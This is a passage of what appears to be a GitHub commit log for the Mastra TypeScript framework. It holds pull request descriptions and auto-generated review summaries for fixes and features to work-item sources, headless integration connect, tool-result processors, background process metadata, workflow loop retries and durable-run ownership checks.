issues. - In the real workflow topology, the change processes 2,609 files in 6.7 seconds. The `.git` directory is 137 MB after unshallowing. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
 Abhi Aiyer |
d8928fbde2 |
fix(factory): preserve Detail finding provenance in linked work items (#30410)
## Summary - Recognize Detail findings as linked external work items across storage, rules, and branch source mapping. - Add a focused provenance test and Factory patch changeset. ## Test plan - `pnpm exec vitest run src/work-item-branch.test.ts --reporter=dot` (15 passed) - `pnpm exec oxlint src/rules/types.ts src/rules/validation.ts src/storage/domains/work-items/base.ts src/work-item-branch.ts src/work-item-branch.test.ts` - Syntax checks and `git diff --check` No typecheck was run. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Findings from the Detail tool now count as linked work items. The factory keeps each finding's source and rule name through storage, rules, branches, and the board source filter. ## Overview This change treats Detail findings as a linked external work item source. Before this change, the factory did not recognize Detail findings as a source. The change adds a `detail-finding` work item source and maps it across the factory layers. It also adds a `detail` option to the board source filter, so linked findings can be selected on the board even without a connected source. The diff covers 10 files, with 57 lines added and 2 lines removed. ## Changes by area **Source type and mapping (`mastracode/factory/src/rules/types.ts`)** - Adds `'detail-finding'` to the `WorkItemSource` union. - `externalSourceForWorkItem` maps `'detail-finding'` to integration `detail` and type `finding`. - `workItemSource` maps an external source with integration `detail` to `'detail-finding'`. - Adds the `detailFinding` rule source. - `factoryRuleSourceForWorkItem` maps `'detail-finding'` to `detailFinding`. **Validation (`mastracode/factory/src/rules/validation.ts`)** - Adds `'detail-finding'` to the `WORK_ITEM_SOURCES` allowlist. Linked work item decisions accept this source. **Storage (`mastracode/factory/src/storage/domains/work-items/base.ts`)** - `isWorkItemSource` returns true for `'detail-finding'`. **Branch source mapping (`mastracode/factory/src/work-item-branch.ts`)** - Adds `'detail-finding'` to the `WorkItemBranchSource` union. - `workItemBranchSource` maps external sources with integration `detail` to `'detail-finding'`. Existing mappings and the fallback are unchanged. **Board source filter (`mastracode/factory-ui/src/ui/domains/factory/`)** - `boardSourceFilters.ts` adds a `Detail` option with value `detail` to `BOARD_SOURCE_OPTIONS`. - `components/boardFilterFields.tsx` always includes the `detail` option in source-filter suggestions, regardless of connected sources or existing selections. - `components/BoardSourceIcon.tsx` maps the `detail` source to the `ScanSearch` icon in the muted foreground color. - `boardSourceFilters.test.ts` adds one test. It checks that "Detail" appears when no source is connected. It also checks that the `detail` filter matches a `detail-finding` card without a pull request, and does not match a `manual` card. **Tests (`mastracode/factory/src/work-item-branch.test.ts`)** - Adds one test. It checks that a Detail finding source keeps its integration ID, type, external ID, and URL. It also checks the mapping to `'detail-finding'` in the work item and branch vocabularies, and to `detailFinding` in factory rule sources. **Changeset (`.changeset/bright-details-link.md`)** - Adds a patch changeset for `@mastra/factory`. ## Verification - Diff statistics (10 files, 57 lines added, 2 removed) come from the pull request diff. - The author reports that `pnpm exec vitest run src/work-item-branch.test.ts --reporter=dot` passed 15 tests. This review did not run the test. - The author reports oxlint on the listed rules, storage, and work-item branch files, plus syntax checks and `git diff --check`. This review did not run these checks. - The author did not run a typecheck. Type correctness of the new union members is not verified. - The board source filter test in `boardSourceFilters.test.ts` has no reported result. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> |
||
|
Dane - AI (Mastra)
|
8ee1d5bf0d |
chore(deps): update cgr.dev/chainguard/minio docker digest to 0f9fda7 (#30259)
This PR contains the following updates: | Package | Update | Change | |---|---|---| | cgr.dev/chainguard/minio | digest | `db3f583` → `0f9fda7` | --- > [!WARNING] > Some dependencies could not be looked up. Check the [Dependency Dashboard](../issues/9505) for more information. --- ### Configuration 📅 **Schedule**: (UTC) - Branch creation - "before 6am every weekday" - Automerge - At any time (no schedule defined) 🚦 **Automerge**: Disabled by config. Please merge this manually once you are satisfied. ♻ **Rebasing**: Whenever PR becomes conflicted, or you tick the rebase/retry checkbox. 🔕 **Ignore**: Close this PR and you won't be reminded about this update again. --- - [ ] <!-- rebase-check -->If you want to rebase/retry this PR, check this box --- This PR has been generated by [Mend Renovate CLI](https://redirect.github.com/renovatebot/renovate). <!--renovate-debug:eyJjcmVhdGVkSW5WZXIiOiI0NC4yMzYuNSIsInVwZGF0ZWRJblZlciI6IjQ0LjIzOS4xIiwidGFyZ2V0QnJhbmNoIjoibWFpbiIsImxhYmVscyI6WyJhdXRvbWF0aW9uIl19--> |
||
|
mastra-platform[bot]
|
dbbe40f04e |
docs(observability): document Agnost AI OpenTelemetry exporter setup (#30408)
> Opened by @factory-project:7d5175c3-3a20-42ac-aba9-756f183136f4
## Summary
The OpenTelemetry exporter page lists platforms that work through the
generic `custom` provider but leaves out Agnost AI. This adds it: Agnost
AI joins the intro platform list and the HTTP/Protobuf installation
heading, and a new section documents the configuration.
Agnost AI ingests OTLP/HTTP protobuf traces at
`https://otel.agnost.ai/v1/traces` and identifies the organization with
an `X-Agnost-Org-ID` header read from `AGNOST_ORG_ID`. It stores traces
only, so the example sets `signals: { logs: false }` to skip log export,
which the exporter otherwise enables by default against a derived
`/v1/logs` endpoint.
Docs-only, one file, +27/−2. Mirrors the Sazabi section added in #28637
and sits next to it, before Dash0.
Fixes #30406
## Review
**Result:** Approved
|
||
|
Tyler Barnes
|
42d7edf89c |
ci(test-tiers): stop the daily tier update crashing on large diffs (#30409) | ||
|
Tyler Barnes
|
9eae9680d2 |
fix(memory): serialize tool results half as often in long Observational Memory runs (#30400) | ||
 Jamie Nichols |
5b7f130224 |
test(core): cover a child scope added to an existing Knowledge scope's declaration (#29925)
## Description Adds a test for the condition that sends a held Knowledge scope back to the store when its declaration lists a child scope that doesn't exist yet. Since #29775, a write run skips the store call for a held scope that already exists, whose parent hasn't changed, whose declaration has no template pages, and whose declared child scopes all exist (`#materialize` in `packages/core/src/knowledge/scope-runtime.ts`). Existing tests in `write-start-scopes.test.ts` fail when the parent or template-page condition is replaced with `true`. Replacing the child-scope condition with `true` leaves all 9 passing, so nothing in that file would catch a write run that stops creating a child scope added to an existing scope's declaration. The new test materializes `team:t1` with no children and checks that `team:t1/internal` doesn't exist. It then runs a write start with `children: [{ name: 'internal' }]` and checks that `team:t1/internal` now exists under `team:t1`. ## Testing - `pnpm --filter @mastra/core exec vitest run src/knowledge/__tests__/write-start-scopes.test.ts`: 10 passed (9 existing, 1 new). - With the child-scope condition replaced by `true`, the new test fails (`expected undefined to be defined`) and the other 9 pass. - `oxlint` and `prettier --check` are clean on the file. ### Postgres check of #29775 I also ran #29775 against Postgres 16 (`pgvector/pgvector:0.8.4-pg16`). That script imports the scope runtime from core source, so it isn't part of this PR. - Compared with the per-scope loop from before #29775, each in its own schema, the batched start produced the same scope trees (parent, declaration, name, description, template pages), warnings and errors. The start sequences covered a conflicting held parent, an unplaced scope getting linked once its parent is held, ambiguous parents, template-child principals, `belongsTo` cycles, and 2,301 held scopes. A template page deleted outside Knowledge was recreated the same way by both. - On the batched start only: a child scope added to an existing scope's declaration was created, and a `belongsTo` added to an existing scope's declaration set its parent. - 8 concurrent cold batched starts over the same 201 scopes all succeeded. All 201 scopes existed afterwards, every project was under the org, and no address appeared on more than one scope row. - `materializeScope` calls for 2,301 held scopes: a first write went from 4,601 (the old loop materialized the shared parent again for each project) to 2,301 plus one batched lookup, and a repeat write from 2,301 to 0. In one local run on Docker for macOS, the repeat write took 11 ms against 7.0 s before. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 This PR adds a test for a team that already exists when its declaration gains a child scope. The test checks that the next materialization creates the new child. ## Changes - Added a test in `packages/core/src/knowledge/__tests__/write-start-scopes.test.ts`. - The test first materializes `team:t1` without children and confirms `team:t1/internal` is absent. - It then materializes `team:t1` with `children: [{ name: 'internal' }]` and checks that the child scope exists. ## Checks - Test, lint, and formatting results: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: Jamie Lee Nichols <10267569+CodingButter@users.noreply.github.com> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
 arctic-char |
2f4a9ed771 |
feat(connect): share the headless connect helpers (#30336)
## Summary
Studio and the platform dashboard both connect integrations headlessly:
they render their own credential form and drive the Nango frontend SDK
instead of sending users to Nango's hosted Connect UI. Each had its own
copy of the helpers, and the copies drifted. This makes
`@mastra/playground-ui/domains/connect` the single implementation, and
the dashboard will import it (follow-up platform PR).
**Shared, richer field model**
- `headlessAuthFields` now returns a fully resolved `HeadlessAuthField`
(label, description, default value, format, pattern, options,
prefix/suffix, docs URL, warnings, `visibleWhen`, secret, required,
order). The wire type `UserConnectAuthField` gains these as optional
props, and sparse data (e.g. older servers) gets defaults.
- New `isHeadlessAuthFieldVisible`. `splitHeadlessAuthValues` skips
fields hidden by `visibleWhen`.
**More providers connect headlessly**
- `OAUTH2_CC`: built-in Client ID / Client secret fields. The SDK
submits them to Nango's `/oauth2/auth` with no popup.
- `NONE`: calls `nango.create()` (`/auth/unauthenticated`) instead of
`nango.auth()`, which would have opened an OAuth popup.
- Built-in credential fields (API key, Basic, client credentials) are
now appended when the catalog lists only connection params. Before, a
Basic provider with just a `subdomain` field got a form with no username
or password.
Still on the hosted UI: `TBA`, `JWT`, `BILL`, `SIGNATURE`, `AWS_SIGV4`
(these need per-type SDK discriminators) and `INSTALL_PLUGIN` (the SDK
has no headless path).
## Test plan
- [x] New `domains/connect/__tests__/headless-connect.test.ts` (31
tests): supported auth types, field normalization, built-in field
merging, `visibleWhen` visibility and splitting, `NONE` → `create()`,
`OAUTH2_CC` → `auth()` with credentials
- [x] Existing connect and Studio connections tests pass
- [x] `playground-ui` and `playground` typecheck clean; oxlint clean
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
This change moves the code that connects third-party apps into one
shared place. A future platform dashboard can reuse that code instead of
keeping its own copy.
## Overview
This PR makes `packages/playground-ui/src/domains/connect` the shared
implementation of headless connect helpers. Studio uses these helpers
now. The platform dashboard import is planned for a follow-up PR.
The change:
- Adds optional metadata to connect auth fields.
- Adds headless support for `NONE` and `OAUTH2_CC`.
- Adds built-in credential fields when the catalog lists only connection
parameters.
- Adds conditional field visibility through `visibleWhen`.
- Updates the Studio connect dialog to display and validate only visible
fields.
The PR description says these auth types stay on the hosted UI: `TBA`,
`JWT`, `BILL`, `SIGNATURE`, `AWS_SIGV4`, and `INSTALL_PLUGIN`.
## Changes by file
- `.changeset/headless-connect-client-credentials.md`: Adds a patch
changeset for `@mastra/playground-ui`. It describes:
- `OAUTH2_CC` requests a Client ID and Client secret in the connect
dialog.
- `NONE` connects without an OAuth popup.
- Built-in credential fields are added when the catalog lists only
connection parameters.
- Headless connect helpers are exported and support `visibleWhen`.
- `packages/playground-ui/src/domains/connect/types.ts` (+13): Adds
optional fields to `UserConnectAuthField`:
- `defaultValue`, `format`, `pattern`, `options`, `prefix`, `suffix`,
`documentationUrl`, `warnings`
- `visibleWhen?: { field: string; equals: string } | null`
- `packages/playground-ui/src/domains/connect/headless-connect.ts`
(+166/-70): Main logic changes.
- Adds `NONE` to headless support. It calls `nango.create()` instead of
`nango.auth()`.
- Adds built-in credential fields for API key, Basic, and `OAUTH2_CC`
flows. For `OAUTH2_CC`, these fields are Client ID and Client secret.
- Normalizes catalog fields into resolved `HeadlessAuthField` values.
- Appends built-in credentials only when catalog fields contain no
credentials.
- Keeps `TWO_STEP` supported only when catalog fields include
credentials.
- Applies `visibleWhen` to field visibility. `splitHeadlessAuthValues`
omits hidden fields.
- Moves the auth request options into a helper.
-
`packages/playground-ui/src/domains/connect/__tests__/headless-connect.test.ts`
(+219): Adds Vitest coverage for:
- Headless auth support classification
- Normalization of catalog fields and built-in credentials
- Separation of credentials and parameters
- `visibleWhen` filtering
- `startHeadlessAuth` calls for OAuth client credentials,
unauthenticated connections, and OAuth popup handling
-
`packages/playground/src/pages/connections/__tests__/fixtures/user-connect.ts`
(+27): Adds the exported `regionalProvidersResponse` fixture. It has one
API-key provider. The required `region` parameter comes before a
required `apiKey` credential. The `apiKey` credential is visible only
when `region` equals `eu`.
- `packages/playground/src/pages/connections/__tests__/index.test.tsx`
(+47): Adds a `ConnectionsPage` test that uses
`regionalProvidersResponse`. The API key is hidden and not required when
`region` is unset or `us`. When `region` is `eu`, the API key is shown,
and Connect stays disabled until a key is entered.
-
`packages/playground/src/pages/connections/components/add-connection-dialog.tsx`
(+3/-1): Imports `isHeadlessAuthFieldVisible`. The dialog displays only
visible fields. Required-field validation checks only the displayed
fields.
## API changes
- Added interface `HeadlessAuthField`.
- Added type `HeadlessAuthFieldFormat = 'hostname' | 'uri' | 'uuid' |
'email'`.
- Added interface `HeadlessAuthProvider { authType?: string | null;
authFields?: readonly UserConnectAuthField[] | null }`.
- Changed `headlessAuthFields` to accept `HeadlessAuthProvider` and
return `HeadlessAuthField[]`.
- Changed `headlessAuthRequiresForm` to accept `HeadlessAuthProvider`.
- Added `isHeadlessAuthFieldVisible(fields, field, values): boolean`.
- Changed `splitHeadlessAuthValues` to accept `readonly
UserConnectAuthField[]`.
## Verification
- Diff size: 7 files changed, 506 lines added, 71 lines removed.
- The PR description reports 31 tests in `headless-connect.test.ts`. It
also reports passing connect and Studio connection tests. These results
are not verified here.
- The PR description reports clean `playground-ui` and `playground`
typechecks and oxlint runs. These results are not verified here.
- CI results for the current head: not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
Tyler Barnes
|
547600d004 |
fix(core): let processToolResult see and rewrite toModelOutput results (#30401)
## What Output processors can now see and rewrite what the model actually receives from a tool that uses `toModelOutput`. Before this change, `processToolResult` only received the tool's raw `result`. When a tool mapped that result with `toModelOutput` (for example a file viewer that returns screenshots as images), the mapping had already been computed, so a processor could change the raw result while the mapped output, images included, went to the next model call and into stored history unchanged. A processor that shrinks or removes oversized images had no way to reach them, and memory processors counted and observed the originals. ## How - `processToolResult` now receives `modelOutput`, the tool's mapped output. - A processor replaces it by committing a `result`-state part with the new value in `providerMetadata.mastra.modelOutput` (via `messageList.updateToolInvocation`). Setting it to `null` drops the mapping. - A processor that changes only the raw `result` gets it re-mapped through `toModelOutput`, so the model reads the mapping of the processed result. - Works on both regular and durable agents. In durable agents, a `processToolResult` that throws now also withholds the unprocessed mapped output from the model, not only the raw result. ## Tests `tool-result-model-output-processors.test.ts` (9 tests, regular and durable engines): replacing mapped images by tiling or with a note, re-mapping after a raw-result rewrite, leaving output alone when a processor doesn't touch it, and durable fail-closed behavior. All 9 fail on main and pass here. Related processor, agentic-execution and model-output suites pass; the durable suite's 8 lease/claim timing failures also occur on main. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Some tools give the AI model a special version of their output, such as an image. Before this change, a processor could change only the raw tool result. It could not see or change that special version. Now a processor can read it, replace it, or clear it. The model then gets the updated version. ## Overview This change lets `processToolResult` processors read and rewrite a tool's mapped `modelOutput`. The mapped output comes from the tool's `toModelOutput` mapping. The change applies to regular agents and durable agents. ## Behavior - A processor receives the current mapped output as `ProcessToolResultArgs.modelOutput`. - To replace the mapped output, a processor commits a `result`-state tool-invocation part. The part sets the new value in `providerMetadata.mastra.modelOutput`. - A processor sets `providerMetadata.mastra.modelOutput` to `null` to remove the mapping. - A processor changes only the raw `result`. The system runs `toModelOutput` again on the processed result. The new mapped output replaces the old one. - A processor makes no changes. The existing mapped output stays. - A durable agent processor throws. The unprocessed mapped output is not sent to the model. The fallback result is an error placeholder. - Each processor receives the mapped output committed by the preceding processor. If that processor cleared the mapping, the next processor receives no mapped output. ## Changes by area - **Core commit logic** (`loop/shared/steps/tool-result-commit-core.ts`, +130): Adds `readModelOutput` to read `mastra.modelOutput` from provider metadata. Adds `resolveModelOutputAfterToolResultProcessors` to reconcile processor output with the committed result. It remaps when the raw result changed. It detects in-place edits by comparing a content snapshot taken before processing. It also adds a reverse-search helper that finds the matching assistant tool-invocation part in `result` state. - **Agentic execution** (`loop/workflows/agentic-execution/llm-mapping-step.ts`, +95/−42): Passes `modelOutput` from the chunk's provider metadata into tool-result processing. Both successful-result paths use a shared helper. After processors run, the helper re-resolves the mapped output. It updates the chunk metadata only when the value changed. Tool lookup moves into `resolveMappingTool`. That function checks dynamically scoped step tools before static tools. - **Durable tool-call step** (`agent/durable/workflows/steps/tool-call.ts`, +47/−1): Passes the current mapped output to processors. On processor failure, it replaces the result with an error placeholder and removes the mapped output derived from the unprocessed result. On success, it resolves the mapped output again from the processed result. Mapping failures use the existing mapping-failure path. - **Processor types and schema** (`processors/index.ts`, `processors/step-schema.ts`): Adds optional `modelOutput?: unknown` to `ProcessToolResultArgs`, `ProcessorToolResultPhaseType`, and `ProcessorStepOutputType`. - **Processor runner and workflows** (`processors/runner.ts`, `workflows/workflow.ts`, `workflows/evented/workflow.ts`): `runProcessToolResult` accepts an optional `modelOutput`. Before each output processor runs, the runner reads the latest processed mapped output for the tool call. It uses the supplied value as the fallback. Workflow processors receive the value as `modelOutput`. Legacy processors receive it with the existing arguments. Both workflow implementations pass the value through chained processor steps. - **Tests** (`agent/__tests__/tool-result-model-output-processors.test.ts`, +335): Adds tests for these cases: - processors receive mapped output - a replacement reaches the next prompt, stored history, and streamed tool result - a raw-result change triggers remapping - unchanged output is preserved - processor ordering and clearing behave as specified - a durable agent excludes the original image after a processor throws - **Changeset** (`.changeset/tool-result-model-output-processors.md`, +19): Documents the new behavior. ## Public API - Added: `modelOutput?: unknown` on `ProcessToolResultArgs`, `ProcessorToolResultPhaseType`, and `ProcessorStepOutputType`. - Changed: `ProcessorRunner.runProcessToolResult` accepts an optional `modelOutput`. - Added in `tool-result-commit-core.ts`: `readModelOutput`, `hasToolResultProcessor`, `snapshotToolResult`, `latestProcessedModelOutput`, and `resolveModelOutputAfterToolResultProcessors`. ## Notes - The changeset says the unprocessed mapped output is "retained alongside the raw result" when a durable processor throws. The code and the PR objectives say the output is withheld. This summary follows the code. The changeset wording needs review. - The PR author reports that all 9 tests in `tool-result-model-output-processors.test.ts` fail on `main` and pass on the branch. The author also reports 8 lease/claim timing failures in the durable suite that also occur on `main`. These results come from the author. They were not checked against completed CI on the current head. ## Diff size 10 files changed, +663 / −43 lines. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Arthur Fiorette
|
951a18b085 |
feat(core): background process exit metadata (#30161)
Ignore the rest of the stack, just this one is open for review for now
because it will help me on workflow-chaos
---
## Description
`execute_command` runs a background process and returns its PID right
away, and `backgroundProcesses` callbacks let a host watch it. Until now
those callbacks only got the `pid` and `toolCallId`, so a host had no
way to tell which conversation started the process or why it stopped.
The callbacks now also get `agentId`, `threadId`, `resourceId` and
`runId` when they're available, and `onExit` gets `killedByAbort`, which
is `true` when the abort signal fired (the run's signal by default) and
killed the process. A host can send an exit notice to the right thread
and skip processes the abort killed:
```ts
const workspace = new Workspace({
sandbox,
tools: {
[WORKSPACE_TOOLS.SANDBOX.EXECUTE_COMMAND]: {
backgroundProcesses: {
onExit: ({ pid, exitCode, threadId, killedByAbort }) => {
if (!killedByAbort) notifyThread(threadId, `Process ${pid} exited with code ${exitCode}`);
},
},
},
},
})
```
`truncateOutput` and `DEFAULT_TAIL_LINES` are now exported from
`@mastra/core/workspace` so a host can trim the output in that notice
the same way `execute_command` does.
Tests run real `LocalSandbox` processes and cover an abort kill, a
normal exit, `kill_process`, an agent with no id, and a direct
`execute()` call that passes the ids at the top level.
## Related issue(s)
First PR of a stack for background shells. There's no tracking issue.
Next in the stack is #30176.
## Type of change
- [ ] Bug fix (non-breaking change that fixes an issue)
- [x] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [x] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [ ] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Background commands can now tell their callbacks which agent,
chat thread, user resource, and run started them. The exit callback also
says whether the run's abort signal stopped the command. Other code can
now reuse the output-trimming helper.
## Summary
This change adds origin metadata to `backgroundProcesses` callbacks for
background `execute_command` processes. It adds an exit flag that shows
abort-signal termination. It also exports two workspace helpers for host
code.
## Changes by file
- `packages/core/src/workspace/tools/types.ts`: Adds optional `agentId`,
`threadId`, `resourceId`, and `runId` to `BackgroundProcessMeta`. Adds
optional `killedByAbort` to `BackgroundProcessExitMeta`.
- `packages/core/src/workspace/tools/execute-command.ts`: Passes
`agentId`, `threadId`, `resourceId`, and `runId` to stdout, stderr, and
exit callbacks. Empty or missing IDs become `undefined`. Thread and
resource IDs fall back from `context.agent` to the top-level context.
- `packages/core/src/workspace/index.ts`: Exports `truncateOutput` and
`DEFAULT_TAIL_LINES` from `./tools`.
- `packages/core/src/workspace/tools/__tests__/sandbox-tools.test.ts`:
Adds tests for callback metadata, including a context with no agent ID.
Adds tests that expect `killedByAbort: true` when the spawning run's
abort kills the process. Adds tests that expect `false` for normal exits
and for `kill_process`. The tests use a Node-based long-running command
for cross-platform runs.
- `.changeset/six-mugs-lead.md`: Declares a minor `@mastra/core` release
that describes the new metadata and exports.
- `docs/src/content/en/docs/sandbox/overview.mdx`: Documents that
lifecycle callbacks receive `pid` and, when available, `toolCallId`,
`agentId`, `threadId`, `resourceId`, and `runId`. Documents
`killedByAbort` on `onExit`.
- `docs/src/content/en/reference/workspace/workspace-class.mdx`:
Documents stdout and stderr metadata. Documents exit metadata, including
`killedByAbort`.
## Public API changes
- `BackgroundProcessMeta` gains optional `agentId`, `threadId`,
`resourceId`, and `runId`.
- `BackgroundProcessExitMeta` gains optional `killedByAbort`.
- `@mastra/core/workspace` exports `truncateOutput` and
`DEFAULT_TAIL_LINES`.
## Review and verification status
- Review comments: The author requested CodeRabbit reviews three times.
The bot responses report completed reviews and contain no review
findings. Review severity counts: not available.
- CI and test results on the current head: not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
Arthur Fiorette
|
7277766d6c |
fix(core): reset retryCount on each evented loop iteration (#30383)
## Description On the evented engine, each iteration of a `dountil`/`dowhile` loop whose body is a step now starts with `retryCount` 0 and gets the step's full `retries`, as on the default engine. ### Why The evented engine carried `retryCount` from one iteration into the next, so iteration N started at N-1 plus every retry earlier iterations had used. A body with `retries` ran out of budget on a later iteration: with `retries: 1`, a single failure in iteration 3 failed the run instead of being retried. Step code reading `retryCount` also saw that inflated number. The default engine has counted retries per iteration since #23593. ```ts const body = createStep({ id: 'body', retries: 1, execute: async ({ retryCount }) => { /* ... */ } }); workflow.dountil(body, async ({ iterationCount }) => iterationCount >= 4).commit(); // retryCount seen by the body when iteration 3 fails once // before: 0, 1, 2 and the run fails // after: 0, 0, 0, 1, 0 and the run succeeds ``` ### Behavior change - Step code that reads `retryCount` inside an evented loop body now gets the attempt within the current iteration. The iteration number is available to the loop condition as `iterationCount`. - The loop condition's `retryCount` is now the body's attempt in the current iteration on every path. One path used to pass attempt + 1. The default engine passes -1 to the condition; that difference is left as is. ### Not affected `foreach` loops, and loops whose body is a nested workflow (those already started each iteration at 0). ### Tests New case in the shared workflow suite (`workflows/_test-utils/src/domains/run-count.ts`): a `dountil` body with `retries: 1` that throws once in iteration 3. It runs on the default and evented engines and is skipped on Inngest with the other `retryCount` cases. Without the fix it fails on the evented engine with `expected [ 0, 1, 2 ] to deeply equal [ 0, 0, 0, 1, 0 ]`. ## Related issue(s) Linear PLTFRM-3202. No GitHub issue. ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When a loop step fails and retries, the retry count from earlier loop passes was carried into later passes. This could use up the retry limit early. This change resets the count so each loop pass gets its full retry limit. ## Summary This pull request changes how the evented workflow engine tracks `retryCount` for `dountil` and `dowhile` loops whose body is a step. ## Changes - `packages/core/src/workflows/evented/workflow-event-processor/loop.ts`: When a loop iteration runs again, `processWorkflowLoop` passes `retryCount: 0` instead of the current retry count. Each iteration starts with the body's full retry budget. - `packages/core/src/workflows/evented/workflow-event-processor/index.ts`: In `runLeafStep`, the loop-condition path passes `retryCount` to `#processLoop` without adding 1. - `.changeset/bright-terms-crash.md`: Adds a patch changeset for `@mastra/core`. It documents that `dountil` and `dowhile` body retries start at 0 on each iteration. It also states that `retryCount` is scoped to the current iteration. - `workflows/_test-utils/src/domains/run-count.ts`: Adds `createRunCountWorkflows` and `createRunCountTests`. The new workflow is a loop whose body allows one retry and throws once on the third iteration. The test asserts that the run succeeds with recorded retry counts `[0, 0, 0, 1, 0]` and final output `4`. Diff size: 4 files, 63 lines added, 2 lines removed. ## Not changed - The default engine's behavior is unchanged. - `foreach` loops and loops with nested workflow bodies are not affected by the diff shown. ## Verification - The shared test case runs on the default and evented engines. It is skipped on Inngest with the other `retryCount` cases. - The author reports that, without the fix, the evented case fails with `expected [ 0, 1, 2 ] to deeply equal [ 0, 0, 0, 1, 0 ]`. The author reports this result. This review did not run the tests. - CI results: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Arthur Fiorette
|
f4458eea7f |
fix(core): stop failing durable runs on a slow local ownership read (#30386)
### Description A durable agent step whose process holds the run's claim no longer puts a lease TTL deadline on its ownership checks. Such a step now stops only when the claim itself is lost: a renewal fails or comes back superseded, an ownership check fails, or another execution takes over the run. Steps that only observe another process's claim (evented workers following a claim held elsewhere) keep the deadline. The change is in `ExecutionOwnershipGuard` (`packages/core/src/agent/durable/execution-ownership-guard.ts`): the deadline is armed only for remote guards, and the per-check re-arm for local guards is gone. The "Stop work after ownership loss" passage in `docs/src/content/en/docs/harness/durable-agents.mdx` is updated to match. ### Why Each fenced durable loop step checks ownership before and after it runs. For a local guard, that check armed a timer of one lease TTL (15 s by default, `MASTRA_AGENT_THREAD_LEASE_TTL_MS`) and then read the claim with `getRunOwnership`. When that read took longer than the TTL, the timer fired and the step threw `DURABLE_AGENT_EXECUTION_UNVERIFIED`, a non-retryable error. The fence was never lost and the heartbeat kept renewing the claim. Settlement then read ownership again, found this execution still the owner, and settled the run as `owned`. It published `DURABLE_AGENT_EXECUTION_UNVERIFIED` to the caller, deleted the run's snapshots and released the claim. No other execution ever owned the run. A local claim already has its own bound. The heartbeat renews it every 5 s by default (a third of the TTL) and marks the fence lost when renewals fail past the lease deadline or come back superseded. The guard hears about that loss through its `subscribe` listener. A check that throws already marks the fence lost. So the local deadline only ever acted on a read that was slow but would have answered "still yours". ### Known limits - A cancelled run ends a pending check: `withExecutionFence` always starts the ownership read but stops waiting for it when the run's abort signal fires (or has already fired), and the step handles the abort as it does elsewhere. A takeover that read finds still marks the fence lost. Without a cancellation, a check read that never returns while renewals keep succeeding still leaves the step waiting at that check, holding a live claim. Before this change the step ended at one TTL with `DURABLE_AGENT_EXECUTION_UNVERIFIED`, which failed the run and deleted its snapshots. - After a real takeover, the old execution is now stopped by its heartbeat. The heartbeat checks on ticks, so on storage-backed claims that is at most 2 x TTL plus one renewal interval after the last confirmed renewal (about 35 s with defaults). On lease-backed claims it is within one TTL plus one interval (about 20 s). Before, a step stopped one TTL after its check started. Storage writes stay fenced by generation; side effects outside Mastra don't. - Claims on `NoopLeaseProvider` have no heartbeat and were never fenced. Unchanged. - `participateInDurableExecution` awaits `fence.verify()` before every evented participant step (`packages/core/src/agent/durable/evented-execution.ts:128`) with no deadline and no abort race, so cancellation doesn't end a hanging read there. Unchanged by this PR. - On an evented worker's first fenced step of a run there is no registry entry yet, so a remote cancel doesn't end a pre-check ownership read that never returns. Losing the claim still does, and that worker's earlier `fence.verify()` (`evented-execution.ts:128`) waits on the same store with no deadline either. - Remote guards are unchanged: they still stop after one TTL without a successful check, even while verification is queued. That item stays open in #28934. - `settleEventedDurableExecution` (`packages/core/src/agent/durable/evented-execution.ts:196`) still returns early for fence errors, without emitting an error event, deleting snapshots or releasing the claim. A local guard can now only fail with `DURABLE_AGENT_EXECUTION_UNVERIFIED` when its fence is lost, and for the coordinator's fence `watchExecutionLoss` then rejects the waiting caller. Remote guards and participant fences in another process can still reach that early return with a loss that `watchExecutionLoss` doesn't report. ### Tests - `packages/core/src/agent/durable/__tests__/execution-ownership-guard.test.ts`, "leaves a slow local read to the fence instead of a deadline": a local guard whose read never returns is still not lost after 2 x TTL, and its check is still pending. Firing the fence's loss listener then rejects the check with that loss. Without the fix, the guard is already lost at 2 x TTL. - `packages/core/src/agent/durable/execution-fence.test.ts`, "finishes a step whose ownership read outlasts the lease TTL while the claim keeps renewing": a storage-backed `ExecutionFence` on `InMemoryStore` with real renewals under fake timers, and a `withExecutionFence` step whose first `getRunOwnership` resolves after TTL + 1 s. The step returns its output, the fence is not lost, the owner record keeps the same owner and generation, and the run settles as `owned`. Without the fix, the step rejects 